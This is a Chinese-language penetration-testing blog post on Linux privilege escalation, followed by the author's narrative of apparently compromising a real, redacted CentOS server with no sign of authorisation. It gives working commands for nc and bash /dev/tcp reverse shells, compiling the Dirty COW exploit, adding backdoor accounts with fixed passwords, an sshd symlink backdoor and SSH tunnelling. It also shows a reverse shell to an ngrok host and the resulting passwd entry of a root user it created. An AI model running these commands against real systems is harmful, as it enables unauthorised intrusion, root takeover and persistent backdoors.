

Mugen

lego's blog

Linux提权思路+实战

📄 阅读次数

📅 2018-09-20 | 📁 [渗透测试](#) |

Linux提权思路

前言

首先关于Linux提权我们得先明白几个概念。

linux发行版本

是我们常说的Linux操作系统，也即是由Linux内核与各种常用软件的集合产品，全球大约有数百款的Linux系统版本，每个系统版本都有自己的特性和目标人群，例如：

- CentOS
- redhat
- ubuntu
- kali

linux内核

Linux系统内核指的是一个由Linus Torvalds负责维护，提供硬件抽象层、硬盘及文件系统控制及多任务功能的系统核心程序。

1 linux内核版本的分类

2

3 Linux内核版本有两种：稳定版和开发版，Linux内核版本号由3组数字组成：第一个组数字.第二组数字

4

5 第一个组数字：目前发布的内核主版本。

6

7 第二个组数字：偶数表示稳定版本；奇数表示开发中版本。

8

9 第三个组数字：错误修补的次数。

正文

内核漏洞提权

说到内核提权就得提到脏牛了，这里先放一放，讲讲常规思路。

查看发行版本

```
1 cat /etc/issue
2 cat /etc/*-release
```

查看内核版本

```
1 uname -a
2
3 root@kali:~# uname -a
4 Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1kali1 (2017-04-04) x86_64 GNU/Linux
```

这样我们就得到了系统的内核版本

可以用kali自带的searchsploit来搜索exploitdb中的漏洞利用代码

```
1 searchsploit linux Debian 4
```

```
root@kali:~# searchsploit linux Debian 4
```

Exploit Title	Path
	(/usr/share/exploitdb/platforms/)
Linux Kernel 2.2 / 2.3 / Debian Linux 2.1 / RedHat Linux 6.0 / S.u	linux/dos/19241.c
Apache 1.3.33/1.3.34 (Ubuntu / Debian) - CGI TTY Privilege Escalat	linux/local/3384.c
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Pri	linux/local/8478.sh
Linux Kernel < 2.6.19 (Debian 4) - 'udp_sendmsg' Privilege Escalat	linux/local/9575.c
Stanford University bootpd 2.4.3 / Debian 2.0 - netstd Exploit	linux/local/19256.c
Debian 2.1 - Print Queue Control	linux/local/19384.c
Debian 2.0/2.0 r5 / FreeBSD 3.2 / OpenBSD 2.4 / RedHat 5.2 i386 /	linux/local/19373.c
Debian 2.0/2.0 r5 / FreeBSD 3.2 / OpenBSD 2.4 / RedHat 5.2 i386 /	linux/local/19374.c
Caldera OpenLinux 2.2 / Debian 2.1/2.2 / RedHat 6.0 - Vixie Cron M	linux/local/19474.txt
Debian 2.2 / S.u.S.E 6.3/6.4/7.0 - man '-l' Format String	linux/local/20604.sh
(Linux Kernel 2.6) Samba 2.2.8 (Debian / Mandrake) - Share Privile	linux/local/23674.txt
Debian bsdmainutils 6.0.14 - Calendar Information Disclosure	linux/local/24421.c
Linux Kernel 2.6.32-5 (Debian 6.0.5) - /dev/ptmx Key Stroke Timing	linux/local/24459.sh
Nginx (Debian-Based Distros + Gentoo) - 'logrotate' Privilege Esca	linux/local/40768.sh
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	linux/local/40054.c
Apache Tomcat 8/7/6 (Debian-Based Distros) - Privilege Escalation	linux/local/40450.txt
ntfs-3g (Debian 9) - Privilege Escalation	linux/local/41240.sh
Debian OpenSSH - Authenticated Remote SELinux Privilege Elevation	linux/remote/6094.txt
Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Tr	linux/remote/20075.c
Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Tr	linux/remote/20076.c
Conectiva 4.x/5.x / Debian 2.x / RedHat 6.x / S.u.S.E 6.x/7.0 / Tr	linux/remote/20077.c

我们可以添加系统信息缩小范围

反弹shell

如果手里只有webshell可以利用反弹shell来得到一个shell

首先我们得有一个netcat

开启本地监听

```
1 # 开启本地8080端口监听，并将本地的bash发布出去。
2 nc -lvvp 8080 -t -e /bin/bash
```

直接连接目标主机

```
1 nc 192.168.1.1 8080
```

bash直接反弹

bash一句话shell反弹：个人感觉最好用的用的方法就是使用的方法就是使用bash结合重定向方法的一句话，具体命令如下。

(1) bash反弹一句话

```
1 bash -i >& /dev/tcp/192.168.1.1/8080 0>&1
2 本地 nc -l -p 8080
```

(2) bash一句话命令详解

以下针对常用的bash反弹一句话进行了拆分说明，具体内容如下。

命令	命令详解
bash -i	产生一个bash交互环境。
>&	将联合符号前面的内容与后面相结合然后一起重定向给后者。
/dev/tcp/192.168.31.41/8080	linux环境中所有的内容都是以文件的形式存在的，其实大家一看见这个内容就能明白，就是让主机与目标主机 192.168.31.41:8080 端口建立一个 TCP连接。
0>&1	将 标准的输入 与 标准输出 内容相结合，然后重定向给前面 标准的输出 内容。 <div>安全客 (bobao.360.cn)</div>

其实以上bash反弹一句完整的解读过程就是：

bash产生了一个交互环境与本地主机主动发起与目标主机8080端口建立的连接（即TCP 8080 会话连接）相结合，然后在重定向个tcp 8080会话连接，最后将用户键盘输入与用户标准输出相结合再次重定向给一个标准的输出，即得到一个bash 反弹环境。

具体各种反弹shell方式可参照安全客linux各种一句话反弹shell总结
<https://www.anquanke.com/post/id/87017>

脏牛提权

参考链接: <https://blog.csdn.net/DarkHQ/article/details/79222879>

POC:<https://github.com/FireFart/dirtycow>

利用gcc编译dirty.c文件

```
1 gcc -pthread dirty.c -o dirty -lcrypt
```

反弹shell

python 一句话获取标准shell

```
1 python -c "import pty;pty.spawn('/bin/bash')"
```

命令详解: python 默认就包含有一个pty的标准库

命令	命令解释
-c	命令行执行
import pty	引入标准库pty
pty.spawn	使用pty的spawn方法调用 /bin/bash 获取一个标准的shell 安全客 (bobao.360.cn)

linux 一句话添加账号

(1) chpasswd 方法

```
1 # useradd guest;echo 'guest:123456'|chpasswd
```

(2) useradd -p 方法

```
1 # useradd -p `openssl passwd 123456` guest
```

(3) echo -e 方法

```
1 # useradd test;echo -e "123456n123456n" |passwd test
```

内网穿透

没有外网IP的我只能搞内网映射了

参考链接<http://tieba.baidu.com/p/4604965053>


官网地址<https://ngrok.com/>

注册一个账号设置好

```
1 ./ngrok tcp 9999
```

获得一个公网地址





Remove Watermark Now

screen命令

语法

```
1 screen [-AmRvx -ls -wipe][ -d <作业名称> ][ -h <行数> ][ -r <作业名称> ][ -s ] [ -S <作业名称> ]
```

选项

- 1 -A 将所有的视窗都调整为目前终端机的大小。
- 2 -d <作业名称> 将指定的screen作业离线。
- 3 -h <行数> 指定视窗的缓冲区行数。
- 4 -m 即使目前已在作业中的screen作业, 仍强制建立新的screen作业。
- 5 -r <作业名称> 恢复离线的screen作业。
- 6 -R 先试图恢复离线的作业。若找不到离线的作业, 即建立新的screen作业。
- 7 -s 指定建立新视窗时, 所要执行的shell。
- 8 -S <作业名称> 指定screen作业的名称。

- 9 -v 显示版本信息。
- 10 -x 恢复之前离线的screen作业。
- 11 -ls或--list 显示目前所有的screen作业。
- 12 -wipe 检查目前所有的screen作业，并删除已经无法使用的screen作业。

常用screen参数

- 1 screen -S yourname -> 新建一个叫yourname的session
- 2 screen -ls -> 列出当前所有的session
- 3 screen -r yourname -> 回到yourname这个session
- 4 screen -d yourname -> 远程detach某个session
- 5 screen -d -r yourname -> 结束当前session并回到yourname这个session

例子

- 1 #创建名称为 ssh的回话
- 2 screen -S lego
- 3
- 4 #连接ngrok
- 5 ./ngrok tcp 9999
- 6
- 7 #退出到命令行
- 8 ctrl+A+D
- 9
- 10 #查看回话
- 11 screen -ls
- 12
- 13 #登录到我刚刚创建的ssh
- 14 screen -r lego

ssh相关

Linux后门

- 1 ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=5555;

经典后门。直接对sshd建立软连接，之后用任意密码登录即可

- 1 ssh -o "StrictHostKeyChecking no" -o UserKnownHostsFile=/dev/null -T -fND 192.168.0.

- 1 ssh -o "StrictHostKeyChecking no" -T -fNR 8888:192.168.0.110:8888 proxy@公网ip

我不是黑阔

前言

编程玩的在好,我也不能写出完美的爱情

渗透玩的在强,我也不能提权进你的心

免杀玩的在狠,我也过不了你的主防御

纵使我对你的不可一世,也不是你的admin

会的再多又怎么样?没有了你,我就是一无所有



正文

黑阔之路

身为一名黑阔,

总是会不时想起前辈们的中美黑客大战。

物是人非事事休,

欲语泪先流。

想起那时候的一个个黑页,

内心突然澎湃了起来。


```
[redacted]@redacted:~$cat /etc/issue
CentOS release 5.8 (Final)
Kernel \r on an \m

[redacted]@redacted:~$uname -a
Linux redacted 2.6.18-308.1.1.el5 #1 SMP Wed Mar 7 04:16:51 EST 2012 x86_64 x86_64 x86_64 GNU/Linux
```

原来是古物。

脏牛走起

```
[redacted]@redacted:~$cat /etc/passwd
DarkHQ:DaIY4aLIeCJhY:0:0:pwned:/root:/bin/bash
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

提权成功。

但是由于菜刀的webshell并非真实的shell，我无法切换到root用户。

所以我要反弹shell出来。

内网映射

身为一名黑阔，突然发现我竟然连个外网IP都没有。



在成为一名黑阔的路上，有条件要上，没有条件创造条件也要上。

没有外网就内网映射

我在<https://ngrok.com/>上注册了一个账号

Setup & Installation

1 Download ngrok

ngrok is easy to install. Download a single binary with zero run-time dependencies.

[Download for Windows](#)

[Mac OS X](#) [Linux](#) [Mac \(32-bit\)](#) [Windows \(32-bit\)](#)

[Linux \(ARM\)](#) [Linux \(32-bit\)](#) [FreeBSD \(64-Bit\)](#)
[FreeBSD \(32-bit\)](#)

2 Unzip to install


On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.

```
$ unzip /path/to/ngrok.zip
```

Most people keep ngrok in their user folder or set an alias for easy access.

3 Connect your account

Running this command will add your account's authtoken to your ngrok.yml file. This will give you more features and all open tunnels will be listed here in the dashboard.

```
$ ./ngrok authtoken 
```

4 Fire it up


Read [the documentation](#) on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```


To start a HTTP tunnel on port 80, run this next:

```
$ ./ngrok http 80
```

ngrok启动



pdfelement



Remove Watermark Now

反弹shell

- 1 bash -i && /dev/tcp/0.tcp.ngrok.io/15234 0>&1
- 2 kali上 nc -l -p 9998




Remove Watermark Now

然后再获得一个标准shell

```
1 python -c "import pty;pty.spawn('/bin/bash')"
```

切换到DarkHQ



看看权限

这个时候我是SSH是连不上去的，因为他禁了root权限登入ssh，所以我新建了一个用户

即上面那句

```
1 useradd guest;echo 'guest:123456'|chpasswd
```

ssh连上普通账户

再切换到root账户

